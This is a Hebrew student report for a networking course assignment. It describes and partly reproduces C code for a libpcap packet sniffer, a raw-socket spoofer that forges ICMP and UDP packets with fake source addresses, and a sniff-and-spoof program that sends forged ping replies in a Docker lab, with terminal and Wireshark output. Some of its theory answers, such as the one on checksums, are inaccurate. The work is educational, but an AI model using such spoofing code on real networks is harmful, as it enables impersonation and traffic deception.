מטלה 5 רשתות תקשורת

מגישים:
נאור לדני 318664190
איתמר כהן 209133826

פרק א – SNIFFER , תיאור הקוד,הסברים ותמונות terminal & txtfile

פרק ב – SPOOFER , תיאור הקוד,הסברים ותמונות terminal & wireshark

פרק ג – SNIFFER + SPOOFER , תיאור הקוד,הסברים ותמונות terminal & wireshark

נספח

הסבר קצר:

הגשנו במטלה שלושה קבצים: sniffer, spooder, sniffer_spoofer.

עשינו קובץ לכל סעיף , בנוסף על כך במהלך הקובץ יש הסברים כיצד ניתן לשלב בינהם וגם בסוף הוספנו נספח לדוגמא איך אפשר לשלב.

פרק א SNIFFER

מבוא:

שפה: C

סביבת עבודה: ויזואל סטודיו

נראות התוכנה: התוכנה עובדת בעזרת התוכנות ממטלה 2: api.py, calculator.py, client.py, server.py

פורט: 9999

רשת: פנימית – loopback

מטרת התוכנה:

בשביל לזהות ולאבחן בעיות, לאסוף מידע. סניפר יכול ללכוד ולנתח פקטות של מידע שנשלחות ברשת, מה שמאפשר לראות מידע על המקור והיעד וגם התוכן של התקשורת.

בחלק זה של המטלה אנחנו בנינו סניפר שמסניף פקטות TCP ומדפיסים את כל המידע בקובץ טקסט על שם תעודות הזהות של כותבי המטלה.

שאלה: **why do you need the root privilege to run a sniffer program? Where does the program fail if it is executed without the root privilege** ?

אנחנו משתמשים וצריכים גישה של root כאשר אנחנו צריכים לגשת לממשקים של תקשורת. כלומר, על מנת להסניף תעבורה, צריך לגשת לממשק של הרשת ברמה מנוכה במחשב. אשר ממשקים אלה נשלטים על ידי מערכת ההפעלה ועל מנת לגשת אליהם צריך הרשאה גבוהה במקרה שלנו root.

למשתמש root יש רמת גישה הכי גבוהה והוא יכול לבצע פקודות ובכללי פעולות שמשתמש רגיל לא יכול לבצע.

אם תכנית הsniffer תפעל ללא הרשאה זו היא תכשל בפתיחת ממשק הרשת, התכנית לא תצליח ללכוד את כל תעבורת הרשת ולא תוכל לגשת לתכנים מסוימים של נתוני הרשת. דבר שעלול לפגוע בקליטת הנתונים. לכם נשתמש בroot על מנת שנקבל את כל המידע הדרוש ולא לחשוש שנפספס מידע.

יכולות הסניפר

הסניפר יכול ללכוד פקטות, להאזין לתעבורה ברשת,
לפלטר פקטות ולהדפיס מידע על הפקטות לפי מה שהתבקשנו להדפיס,
ניתן לראות מספר פקטה, IP כסטרינג של מקור ויעד, פורט מקור ויעד, אורך הפקטה בבייטים, דגלים.
בנוסף כותבים את כל המידע לקובץ טקסט.

הגבלות הסניפר

ההגבלות הן שניתן רק ללכוד פקטות ממקור מכשיר אחד (loopback(lo ולפי פרוטוקול TCP בלבד.

אופן הפעלה:
תחילת נבצע הפעלת תוכנות העזר:
נפעיל: calculator.py -> api.py -> server.py
ההפעלה מתבצעת בטרמינל על ידי פקודת python3.
לאחר מכן נפעיל את תוכנת הsniffer על ידי פקודת gcc:
gcc -c sniffer.c -> gcc sniffer.c -o sniff lpcap
להפעיל את sniff במצב root ע"י sudo:
sudo ./sniff
התוכנה תתחיל לפעול ולהסניף פקטות.
ואז נפעיל את ה client -> client.py

תיאור הקוד

:main

```
;char errbuf[PCAP_ERRBUF_SIZE]
pcap_t *handle;
char *device = "lo";
char *filter = "tcp";
struct bpf_program filter_exp;
bpf_u_int32 net;
bpf_u_int32 mask;
count = 0;
file = fopen("209133826_318664190.txt", "w");
```

lo – loopback = הרשת שבה אנחנו נרצה להסניף, הרשת הפנימית של המחשב.
Filter = סיווג סוג הפקטות שנרצה לתפוס, tcp.
fopen = יצירת קובץ בו נדפיס את המידע לגבי הפקטות שהתקבלו.
Count = משתנה מחלקה, תפקידו לספור את כמות פקטות הTCP.
לאחר מכן נבצע את פקודות הpcap הבאות:

```
handle = pcap_open_live(device, BUFSIZ, 1, 1000, errbuf);
pcap_lookupnet(device, &net, &mask, errbuf)
pcap_compile(handle, &filter_exp, filter, 0, net)
pcap_setfilter(handle, &filter_exp)
pcap_loop(handle, -1, got_packet, NULL);
```

ונגיע לפונקצית got_packet שתפקידה קבלת הפקטה והדפסה לקובץ:

```
struct ethdr *ether_header;
ether_header = (struct ethdr *)packet;
```

ניצור ethdr פוינטר ונשים לו את הכתובת של הפקטה שקיבלנו.

```
struct ip *ip;
struct tcphdr *tcpq;
ip = (struct ip *)(packet + sizeof(struct ether_header));
tcpq = (struct tcphdr *)(packet + sizeof(struct ether_header) + sizeof(struct ip));
struct newStruct *all;
all = (struct newStruct *)(packet + sizeof(struct ether_header) + sizeof(struct ip) +
sizeof(struct tcphdr));
```

יצירת פוינטרים להאדרים לפי מיקום – IP אחרכך TCP ואז newStruct שמצביע על האורך, על הסטטוס, על הזכרון.

```
int len_of_naor = sizeof(struct ether_header) + sizeof(struct ip) + sizeof(struct tcphdr) +
;sizeof(struct newStruct)
```

שומר את גודל הpayload שצריך להדפיס.

ולסיום נעשה inc לcount ונדפיס את כל מה שהתבקשנו.

הרצה

:Terminal

```
naorl98@naor:~/Desktop/Studies/reshatut/r_5$ /bin/python3 /home/naorl98/Desktop/Studies/reshatut/r_5/calcu
lator.py
naorl98@naor:~/Desktop/Studies/reshatut/r_5$ /bin/python3 /home/naorl98/Desktop/Studies/reshatut/r_5/api.p
y
naorl98@naor:~/Desktop/Studies/reshatut/r_5$ python3 server.py
Listening on 127.0.0.1:9999
```


```
naorl98@naor:~/Desktop/Studies/reshatut/r_5$ gcc -c sniffer.c
naorl98@naor:~/Desktop/Studies/reshatut/r_5$ gcc sniffer.c -o sniff -lpcap
naorl98@naor:~/Desktop/Studies/reshatut/r_5$ sudo ./sniff
[sudo] password for naorl98:
```

```
naorl98@naor:~/Desktop/Studies/reshatut/r_5$ python3 client.py
{127.0.0.1:9999} Connection established
{127.0.0.1:9999} Sending request of length 376 bytes
{127.0.0.1:9999} Got response of length 60 bytes
Result: 6
Steps:
max(2, 3) + 3 = 3 + 3
              = 6
{127.0.0.1:9999} Connection closed
naorl98@naor:~/Desktop/Studies/reshatut/r_5$
```


```
209133826_318664190.txt
**********************************************************
----------------------------------------------------------
--------------------Packet-Header-------------------------
Packet Number: 1
Source ip address: 127.0.0.1
Destination ip address: 127.0.0.1
Source Port: 48418
Destination Port: 9999
Timestamp: 3623814146
Total length: 516
Cache flag:  1
Steps flag: 0
Type_flag: 0
Status code: 40
Cache control: 9472
-----------------------PAYLOAD--------------------------

0000:  00 00 00 00 00 00 00 00 00 00 00 00 08 00 45 00
0010:  00 3C 63 4E 40 00 40 06 D9 6B 7F 00 00 01 7F 00
0020:  00 01 BD 22 27 0F 0C A7 EB D2 00 00 00 00 A0 02
0030:  FF D7 FE 30 00 00 02 04 FF D7 04 02 08 0A 00 25
0040:  10 79
----------------------------------------------------------
**********************************************************
```

:wireshark



No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000000	127.0.0.1	127.0.0.1	TCP	74	48418 → 9999 [SYN] Seq=0 Win=65495 Len=0 MSS=65495 SACK_PERM=1 TSval=2429049 TSecr=0 WS=128
2	0.000014814	127.0.0.1	127.0.0.1	TCP	74	9999 → 48418 [SYN, ACK] Seq=0 Ack=1 Win=65483 Len=0 MSS=65495 SACK_PERM=1 TSval=2429049 TSecr=2429049 WS=128
3	0.000024957	127.0.0.1	127.0.0.1	TCP	66	48418 → 9999 [ACK] Seq=1 Ack=1 Win=65536 Len=0 TSval=2429049 TSecr=2429049
4	0.001069255	127.0.0.1	127.0.0.1	TCP	442	48418 → 9999 [PSH, ACK] Seq=1 Ack=1 Win=65536 Len=376 TSval=2429050 TSecr=2429049 [TCP segment of a reassemble
5	0.001078374	127.0.0.1	127.0.0.1	TCP	66	9999 → 48418 [ACK] Seq=1 Ack=377 Win=65152 Len=0 TSval=2429050 TSecr=2429050
6	0.013848772	127.0.0.1	127.0.0.1	TCP	126	9999 → 48418 [PSH, ACK] Seq=1 Ack=377 Win=65536 Len=60 TSval=2429063 TSecr=2429050 [TCP segment of a reassembl
7	0.014031412	127.0.0.1	127.0.0.1	TCP	66	48418 → 9999 [ACK] Seq=377 Ack=61 Win=65536 Len=0 TSval=2429063 TSecr=2429063
8	0.014727287	127.0.0.1	127.0.0.1	TCP	66	48418 → 9999 [FIN, ACK] Seq=377 Ack=61 Win=65536 Len=0 TSval=2429063 TSecr=2429063
9	0.014998007	127.0.0.1	127.0.0.1	TCP	66	9999 → 48418 [FIN, ACK] Seq=61 Ack=378 Win=65536 Len=0 TSval=2429064 TSecr=2429063
10	0.015005158	127.0.0.1	127.0.0.1	TCP	66	48418 → 9999 [ACK] Seq=378 Ack=62 Win=65536 Len=0 TSval=2429064 TSecr=2429064



```
    1010 .... = Header Length: 40 bytes (10)
  ▸ Flags: 0x002 (SYN)
    Window: 65495
    [Calculated window size: 65495]
    Checksum: 0xfe30 [unverified]
    [Checksum Status: Unverified]
    Urgent Pointer: 0
  ▾ Options: (20 bytes), Maximum segment size, SACK permitted, Timestamps, No-Operation (NOP), Window scale
    ▸ TCP Option - Maximum segment size: 65495 bytes
    ▸ TCP Option - SACK permitted
    ▾ TCP Option - Timestamps: TSval 2429049, TSecr 0
        Kind: Time Stamp Option (8)
        Length: 10

0000  00 00 00 00 00 00 00 00  00 00 00 00 08 00 45 00   ........ ......E·
0010  00 3c 63 4e 40 00 40 06  d9 6b 7f 00 00 01 7f 00   ·<cN@·@· ·k......
0020  00 01 bd 22 27 0f 0c a7  eb d2 00 00 00 00 a0 02   ···"'··· ........
0030  ff d7 fe 30 00 00 02 04  ff d7 04 02 08 0a 00 25   ···0···· ·......%
0040  10 79 00 00 00 00 01 03  03 07                     ·y····· ··
```

ניתן לראות כי זאת אותה הפקטה, גם בקובץ וגם בwireshark.

תשובה לשאלה:

למה אנחנו צריכים לתת הרשאת root בכדי להסניף פקטות?

בכדי לבצע הסנפה של פקטות על התוכנה לגשת לכרטיס רשת ישירות ולשאוב משם מידע על התעבורה ברשת.
הוא יחפש פקטות שנשלחות בכל הפרוטוקולים האפשריים שכוללים פרוטוקולים כגון ip,tcp,icmp,udp וכו.

פרוטוקולים אלו מכילים מידע רגיש לגבי המחשב כגון ip, בקשות של מידע משרתים רחוקים סמאות, כתובות ועוד, ובעקבות כך בכדי לגשת לפרוטוקולים אלו על התוכנה לקבל הרשאת מנהל (root), שמאפשרת גישה לכלל התעבורה הרגישה בכרטיס הרשת.

אם ננסה להפעיל את התוכנה ללא הרשאת root אז המחשב יחסום את הגישה ונקבל הודעה שאין לתוכנה הרשאות לגשת לכרטיס הרשת.

פרק ג SPOOFER

מבוא:

שפה: C

סביבת עבודה: ויזואל סטודיו

נראות התוכנה: התוכנה בנויה מקובץ אחד spoofer.c

אופן הפעלה:

נפעיל את תוכנת spoofer על ידי פקודת gcc:

gcc -c spoofer.c -> gcc poofer.c -o spoof lpcap

להפעיל את spoof במצב root ע"י sudo:

sudo ./ spoof

התוכנה תתחיל לפעול ולהסניף פקטות.

<u>מטרת התוכנה:</u>

מטרת ה**ספופר**, הינו תוכנה המשמש להתחזות של מכשיר או מישהו אחר ברשת. ניתן לעשות זאת על ידי שינוי IP של המכשיר ששולח ולהתחזות למישהו אחר.

ספווף נעשה בדרך כלל במטרות זדוניות במתקפות כגון לקבל מידע ללא אישור או להכנס למידע רגיש על מנת לגנוב אותו ועוד, כמובן שspoofing הינה לא חוקית.

בחלק זה של המטלה בנינו spoofer שמזייף את IP של שולח הבקשה ובנוסף לקבל תגובה תקנית.

אנחנו התבקשנו לזייף ICMP ובנוסף להראות גם אפשרות לUDP

שאלה 1: **Can you set the IP packet length field to an arbitrary value, regardless of how big the actual packet is** ?

לא ניתן לבצע את הפעולה הזאת כיוון שיש אורך מקסימלי לגודל הפקטה שהוא 16 ביט.

על מנת שהתגובה אכן תהיה תקנית צריך להתאים את כל הנתונים והגודל להגדרות המקוריות. אם נשלח פקטה עם מאפיינים שונים משל המקורית אזי הפקטה תזרק.

בנוסף על כך בסופו של יום אם נשים למשל גודל קטן מדי אז לא נוכל לגשת לכל הנתונים

שאלה 2: **Using the raw socket programming, do you have to calculate the checksum for the IP header**?

אנחנו מתשמשים בRAW SOCKET על מנת לשלוח את הפקטות, מערכת ההפעלה מטפלת בחישוב ה CHECKSUM כלומר אני לא צריך לחשב בעצמי.

יכולות הספופר

הספופר יוצר ושולח פקטה שנראת תקינה אבל הIP של השולח לא המקורי.

הגבלות הספופר

הפקטה המזויפת תחסם על ידי התקני בטיחות ברשת, בנוסף ניתן לזהות את הפקטה המזוייפת על ידי הפרטים שלה.

תיאור הקוד

sendicmp:

```
;char buffer[1500]
memset(buffer, 0, 1500);

// FILL ICMP HEADER
struct icmpheader *icmp = (struct icmpheader *)(buffer + sizeof(struct ipheader));
icmp->type = 0; // 8 is request, 0 is reply
```

ניתן לראות כי כאשר נזין בסוג הפקטה 0 נקבל פקטת ריפליי

```
// ICMP CHECKSUM
icmp->checksum = 0;
icmp->checksum = calculate_checksum((unsigned short *)icmp, sizeof(struct
icmpheader));

// FILL IP HEADER
struct ipheader *ipp = (struct ipheader *)buffer;
ipp->ip_ver = 4;
ipp->ip_ihl = 5;
ipp->ip_ttl = 20;
ipp->source_ip.s_addr = inet_addr("72.27.72.27");
ipp->dest_ip.s_addr = inet_addr("8.8.8.8");
ipp->ip_protocol = IPPROTO_ICMP;
ipp->ip_len = htons(sizeof(struct ipheader) + sizeof(struct icmpheader));
packet_spoof(ipp);
```

נזין בכתובת היעד כתובת לא אמיתי – מזוייפת בכדי שנזייף פקטת icmp

בנוסף על כך בכדי להפוך את התוכנה לudp נפעיל את פונקציית send UDP במקום sendICMP:

```
void sendUDP()
{
char bufUDP[1500];
memset(bufUDP, 0, 1500);

// FILL UDP
struct ipheader *ipp = (struct ipheader *)bufUDP;
struct udpheader *udp = (struct udpheader *)(bufUDP + sizeof(struct ipheader));
char *data = bufUDP + sizeof(struct ipheader) + sizeof(struct udpheader);
const char *msg = "This is UDP\n";
int msgln = strlen(msg);
strncpy(data,msg,msgln);


udp->udp_srcport = htons(1234);
udp->udp_destport = htons(4321);
udp->udp_len = htons(sizeof(struct udpheader) + msgln);
udp->udp_checksum = 0;
ipp->ip_ver = 4;
ipp->ip_ihl = 5;
ipp->ip_ttl = 20;
ipp->source_ip.s_addr=inet_addr("27.27.72.72");
ipp->dest_ip.s_addr=inet_addr("72.72.27.27");
// SENDS UDP SPOOF //
ipp->ip_protocol = IPPROTO_UDP;
ipp->ip_len = htons(sizeof(struct ipheader) + sizeof(struct udpheader)+msgln);
packet_spoof(ipp);

}
```

הרצה

טרמינל:

```
PROBLEMS    OUTPUT    DEBUG CONSOLE    TERMINAL

itamarc102@itamarc102-VirtualBox:~/Desktop/R_hw5$ gcc spoofer.c -o spoof -lpcap
itamarc102@itamarc102-VirtualBox:~/Desktop/R_hw5$ sudo ./spoof
[sudo] password for itamarc102:
SUCCESSFULLY SENT A PACKET
```

:wireshark

ICMP

No.	Time	Source	Destination	Protocol	Length	Info
33	4.048234670	72.27.7…	8.8.8.8	ICMP	42	Echo (ping) reply id=0x0000, seq=0/0, ttl=20


```
▸ Frame 33: 42 bytes on wire (336 bits), 42 bytes captured (336 bits) on interface enp0s3, id 0
▸ Ethernet II, Src: PcsCompu_44:0e:0a (08:00:27:44:0e:0a), Dst: RealtekU_12:35:02 (52:54:00:12:35:02)
▸ Internet Protocol Version 4, Src: 72.27.72.27, Dst: 8.8.8.8
▸ Internet Control Message Protocol
```

ניתן לראות כי גם כתובת השולח וגם כתובת היעדד הן לא הכתובות של המחשב,
ושכתובת היעד הינה כתובת מזוייפת

UDP

No.	Time	Source	Destination	Protocol	Length	Info
31	3.631112760	27.27.7…	72.72.27.27	UDP	54	1234 → 4321 Len=12

```
▸ Frame 31: 54 bytes on wire (432 bits), 54 bytes captured (432 bits) on interface enp0s3, id 0
▸ Ethernet II, Src: PcsCompu_44:0e:0a (08:00:27:44:0e:0a), Dst: RealtekU_12:35:02 (52:54:00:12:35:02)
▸ Internet Protocol Version 4, Src: 27.27.72.72, Dst: 72.72.27.27
▸ User Datagram Protocol, Src Port: 1234, Dst Port: 4321
▸ Data (12 bytes)
```



שוב ניתן לראות כי הפקטה מזוייפת ומשתמשת בכתובות לא אמיתיו שלא קשורות להליכים במחשב, בנוסף על כך ניתן לראות את הודעת הפקטה.

פרק ג sniffer_spoofer

מבוא:

שפה: C

סביבת עבודה: ויזואל סטודיו
נראות התוכנה: התוכנה

פורט:
רשת: br – לפי docker נוסיף את ההמשך

מטרת התוכנה: התוכנה מתפקדת כתוקף אשר מאזין לפקטות icmp request ויוצר פקטת replay מזוייפת ושולח חזרה לsource, דבר אשר יוצר בלבול במחשב כי אינו יודע איזו מהפקטות היא האמיתית.

אופן הפעלה:

נפעיל את תוכנת sniffer_spoofer על ידי פקודת gcc:

gcc -c sniffer_spoofer.c -> gcc sniffer_spoofer.c -o snoof lpcap

להפעיל את snoof במצב root ע"י sudo:

sudo ./ snoof

התוכנה תתחיל לפעול ולהסניף פקטות.

תיאור הקוד

main:

```
;char errbuf[PCAP_ERRBUF_SIZE]
pcap_t *handle;
char *device = "br";
char *filter = "icmp";
struct bpf_program filter_exp;
bpf_u_int32 net;
bpf_u_int32 mask;
```

br l = הרשת שבה אנחנו נרצה להסניף, הרשת הפנימית של המחשב.
Filter = סיווג סוג הפקטות שנרצה לתפוס, icmp במידה ונרצה לתפוס עוד סוגים נוסיף למחרוזת על ידי or type, למשל "icmp or tcp".

לאחר מכן נבצע את פקודות הpcap הבאות:

```
handle = pcap_open_live(device, BUFSIZ, 1, 1000, errbuf);
pcap_lookupnet(device, &net, &mask, errbuf)
pcap_compile(handle, &filter_exp, filter, 0, net)
pcap_setfilter(handle, &filter_exp)
pcap_loop(handle, -1, got_packet, NULL);
```

ונגיע לפונקצית got_packet שתפקידה קבלת הפקטה יצירת האדרים ושליחה לpacket_spoof:

ניצור ethdr פוינטר ונשים לו את הכתובת של הפקטה שקיבלנו.

```
struct ethheader *ether_header;
ether_header = (struct ethheader *)packet;
struct ipheader *ip;
ip = (struct ipheader *)(packet + sizeof(struct ethheader));
struct icmpheader *icmp_packet =(struct icmpheader*)(packet + sizeof(struct ethheader)
+ sizeof(struct ipheader));
```

switch יחלק לי למקרים בהם ארצה לקבל פקטות מיותר פרוטוקול אחד, למשל גם מ udp, tcp.
Icmp = 1.

```
switch (ip->ip_protocol)
{

case 1: // ICMP
```

ניקח רק פקטות request, נדפיס נתונים מקוריים ונשלח לpcket_spoof:

```
if (icmp_packet->type == 8) // if type is request(8)
{
printf("Original request\n");
printf("Source: %s\n",inet_ntoa(ip->source_ip));
printf("Dest: %s\n",inet_ntoa(ip->dest_ip));

packet_spoof(ip,icmp_packet);
}
```

packet_spoof – מקבל שני האדרים – icmp ו ip.
מטרת הicmp היא בכדי לשכפל הicmp ולשלוח את הסוג של הפקטה לreplay.
מטרת הip היאכל הנתונים על השולח והיעד, אנחנו נכניס את כתובת היעד של הפקטה המקורית לכתובת השולח בפקטה המזוייפת ואת כתובת השולח של הפקטה המקורית לכתובת היעד של הפקטה המזוייפת.

בנוסף על כך ניצור raw socket בכדי לשלוח את הפקטה המזוייפות חזרה לשולח.

```
;char packet[1500]
memset(packet, 0, 1500);
struct ipheader *ip_new = (struct ipheader *)packet;
struct icmpheader *icmp_new = (struct icmpheader *)(packet + sizeof(struct ipheader));
icmp_new->type = 0;
icmp_new->checksum = 0;
icmp_new->code = icmp_packet->code;
icmp_new->seq = icmp_packet->seq;
icmp_new->id = icmp_packet->id;
icmp_new->checksum = calculate_checksum((unsigned short *)icmp_new, sizeof(struct
icmpheader));
int sourceIP = inet_addr(inet_ntoa(ip_packet->source_ip));
ip_new->source_ip.s_addr = ip_packet->dest_ip.s_addr;
ip_new->dest_ip.s_addr =sourceIP;
ip_new->ip_ver = ip_packet->ip_ver;
ip_new->ip_ihl = ip_packet->ip_ihl ;
ip_new->ip_ttl = ip_packet->ip_ttl;
ip_new->ip_protocol = IPPROTO_ICMP;
ip_new->ip_len = (htons(sizeof(struct ipheader) + sizeof(struct icmpheader)));
ip_new->ip_checksum = 0;
ip_new->ip_checksum = calculate_checksum((unsigned short *)ip_new, sizeof(struct
ipheader));
```

icmp type = 0 אומר שהפקטה היא מסוג replay.
נאפס את הchecksum תמיד ונחשב מחדש.
ניתן לראות כי הפכנו את כתובות השולח והיעד.
ניצור סוקט:

```
;struct sockaddr_in dest
int enable = 1;

// sock creation
int sock = socket(AF_INET, SOCK_RAW, IPPROTO_RAW);
if (sock == -1)
{
printf("error creating socket\n");
return;
}
setsockopt(sock, IPPROTO_IP, IP_HDRINCL, &enable, sizeof(enable));
dest.sin_family = AF_INET;
dest.sin_addr = ip_new->dest_ip;
```

ניתן לראות כי בכתובת היעד שמנו את כתובת היעד החדשה – כלומר כתובת השולח המקורית

נבצע את שליחת הפקטה המזוייפת ip_new:

```
if (sendto(sock, ip_new, ntohs(ip_new->ip_len), 0, (struct sockaddr *)&dest, sizeof(dest))
== -1)
printf("error sending\n");
else
printf("SPOOFED PACKET!\n");
printf("Fake repley\n");
printf("Source: %s\n",inet_ntoa(ip_new->source_ip));
printf("Dest: %s\n",inet_ntoa(ip_new->dest_ip));

close(sock);
```

הרצה

First run – send a ping from Host A to Host B

Terminal:

ניתן לראות בתמונה את הכפילויות שיש לכל פקטת ריפלייי:

```
root@7428b19be1f9:/# ping 10.9.0.6
PING 10.9.0.6 (10.9.0.6) 56(84) bytes of data.
64 bytes from 10.9.0.6: icmp_seq=1 ttl=64 time=0.224 ms
8 bytes from 10.9.0.6: icmp_seq=1 ttl=64 (truncated)
64 bytes from 10.9.0.6: icmp_seq=2 ttl=64 time=0.079 ms
8 bytes from 10.9.0.6: icmp_seq=2 ttl=64 (truncated)
64 bytes from 10.9.0.6: icmp_seq=3 ttl=64 time=0.094 ms
8 bytes from 10.9.0.6: icmp_seq=3 ttl=64 (truncated)
64 bytes from 10.9.0.6: icmp_seq=4 ttl=64 time=0.090 ms
8 bytes from 10.9.0.6: icmp_seq=4 ttl=64 (truncated)
64 bytes from 10.9.0.6: icmp_seq=5 ttl=64 time=0.156 ms
8 bytes from 10.9.0.6: icmp_seq=5 ttl=64 (truncated)
64 bytes from 10.9.0.6: icmp_seq=6 ttl=64 time=0.089 ms
^C
--- 10.9.0.6 ping statistics ---
```

שליחת הפקטות המזוייפות והדפסת לפני ואחרי:

```
root@matan-VirtualBox:/volumes# ./itamar
Original request
Source: 10.9.0.5
Dest: 10.9.0.6
SPOOFED PACKET!
Fake repley
Source: 10.9.0.6
Dest: 10.9.0.5
Original request
Source: 10.9.0.5
Dest: 10.9.0.6
SPOOFED PACKET!
Fake repley
Source: 10.9.0.6
Dest: 10.9.0.5
Original request
Source: 10.9.0.5
Dest: 10.9.0.6
SPOOFED PACKET!
Fake repley
Source: 10.9.0.6
Dest: 10.9.0.5
Original request
Source: 10.9.0.5
Dest: 10.9.0.6
SPOOFED PACKET!
Fake repley
Source: 10.9.0.6
Dest: 10.9.0.5
Original request
Source: 10.9.0.5
Dest: 10.9.0.6
SPOOFED PACKET!
Fake repley
Source: 10.9.0.6
Dest: 10.9.0.5
Original request
Source: 10.9.0.5
Dest: 10.9.0.6
SPOOFED PACKET!
Fake repley
Source: 10.9.0.6
Dest: 10.9.0.5
```

:wireshark

No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000000	10.9.0.5	10.9.0.6	ICMP	98	Echo (ping) request id=0x000b, seq=1/256, ttl=64 (reply in 2)
2	0.000135649	10.9.0.6	10.9.0.5	ICMP	98	Echo (ping) reply id=0x000b, seq=1/256, ttl=64 (request in 1)
3	0.458629410	10.9.0.6	10.9.0.5	ICMP	42	Echo (ping) reply id=0x000b, seq=1/256, ttl=64
4	1.003541714	10.9.0.5	10.9.0.6	ICMP	98	Echo (ping) request id=0x000b, seq=2/512, ttl=64 (reply in 5)
5	1.003583004	10.9.0.6	10.9.0.5	ICMP	98	Echo (ping) reply id=0x000b, seq=2/512, ttl=64 (request in 4)
6	1.481071083	10.9.0.6	10.9.0.5	ICMP	42	Echo (ping) reply id=0x000b, seq=2/512, ttl=64
7	2.005908693	10.9.0.5	10.9.0.6	ICMP	98	Echo (ping) request id=0x000b, seq=3/768, ttl=64 (reply in 8)
8	2.005956869	10.9.0.6	10.9.0.5	ICMP	98	Echo (ping) reply id=0x000b, seq=3/768, ttl=64 (request in 7)
9	2.505609334	10.9.0.6	10.9.0.5	ICMP	42	Echo (ping) reply id=0x000b, seq=3/768, ttl=64
10	3.010292160	10.9.0.5	10.9.0.6	ICMP	98	Echo (ping) request id=0x000b, seq=4/1024, ttl=64 (reply in 11)
11	3.010333316	10.9.0.6	10.9.0.5	ICMP	98	Echo (ping) reply id=0x000b, seq=4/1024, ttl=64 (request in 10)
12	3.528901694	10.9.0.6	10.9.0.5	ICMP	42	Echo (ping) reply id=0x000b, seq=4/1024, ttl=64
13	4.012288767	10.9.0.5	10.9.0.6	ICMP	98	Echo (ping) request id=0x000b, seq=5/1280, ttl=64 (reply in 14)
14	4.012371067	10.9.0.6	10.9.0.5	ICMP	98	Echo (ping) reply id=0x000b, seq=5/1280, ttl=64 (request in 13)
15	4.552520001	10.9.0.6	10.9.0.5	ICMP	42	Echo (ping) reply id=0x000b, seq=5/1280, ttl=64
16	5.016497039	10.9.0.5	10.9.0.6	ICMP	98	Echo (ping) request id=0x000b, seq=6/1536, ttl=64 (reply in 17)
17	5.016541564	10.9.0.6	10.9.0.5	ICMP	98	Echo (ping) reply id=0x000b, seq=6/1536, ttl=64 (request in 16)
18	5.573562338	10.9.0.6	10.9.0.5	ICMP	42	Echo (ping) reply id=0x000b, seq=6/1536, ttl=64

```
▸ Frame 1: 98 bytes on wire (784 bits), 98 bytes captured (784 bits) on interface br-0c101745eb14, id 0
▸ Ethernet II, Src: 02:42:0a:09:00:05 (02:42:0a:09:00:05), Dst: 02:42:0a:09:00:06 (02:42:0a:09:00:06)
▸ Internet Protocol Version 4, Src: 10.9.0.5, Dst: 10.9.0.6
▸ Internet Control Message Protocol
```

```
